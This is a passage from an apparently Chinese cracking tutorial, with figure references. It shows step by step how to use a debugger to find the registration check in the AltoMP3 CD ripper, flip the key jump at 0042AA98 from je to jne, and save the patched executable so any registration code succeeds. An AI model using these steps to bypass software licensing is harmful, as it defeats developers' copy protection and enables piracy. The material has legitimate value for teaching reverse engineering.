


图4




图5

现在按“F9”运行程序，重复上面的注册过程，随便填写注册信息后点“注册”，程序会被断下。简单看一下这里的代码，并没有什么特殊的发现。现在已经进入了注册流程，按“F8”单步步过跟踪，直到弹出注册失败信息，并记住所按F8次数（以后有用）。当刚弹出注册失败信息时，程序运行到0042AAA6处，也就是说程序经过0042AAA6这个CALL指令就会出现注册失败。向上看到跳转指令**0042AA98 je 0042AADE**，如果这个跳转实现，那么程序就不会经过0042AAA6，也就是说**0042AA98 je 0042AADE**很有可能是关键跳（图6）。




图6

第四步、修改程序改逆爆破

想知道我们的猜测是否正确，只有实践一下了。按“Ctrl+F2”重新加载程序，再按“Alt+B”查看断点并将断点全部取消。然后来到**0042AA98 je 0042AADE**处右击指令并选择“汇编”，在弹出框将原来指令修改为**jne short 0042AADE**。注意：不要勾选下面的“使用NOP填充”。点“汇编”完成修改（图7）。




图7

按“F9”运行程序，重复上面填写注册信息注册，结果惊喜的发现，注册成功（图8）。这也就证明了我们的猜测是正确的，剩下的就是将修改后的文件保存了。




图8

第五步、保存文件完成爆破

在代码窗口右击，选择“复制”>“全选”（图9）。当代码被全部选中后会变成蓝色，然后再右击，选择“复制到可执行文件”>“选择”（图10），在弹出的窗口中右击，并选择“保存文件”（图11），将文件保存为0AltoMP3cdripper.exe。

现在运行0AltoMP3cdripper.exe，随便填写注册码就可以注

册成功了。但是这样就是真正的完成了破解吗？在软件的版权信息窗口中发现，该软件仍然是未注册版本（图12），结果不是很令人满意，接下来我们继续进行完美的破解之旅。




图 9




图 10

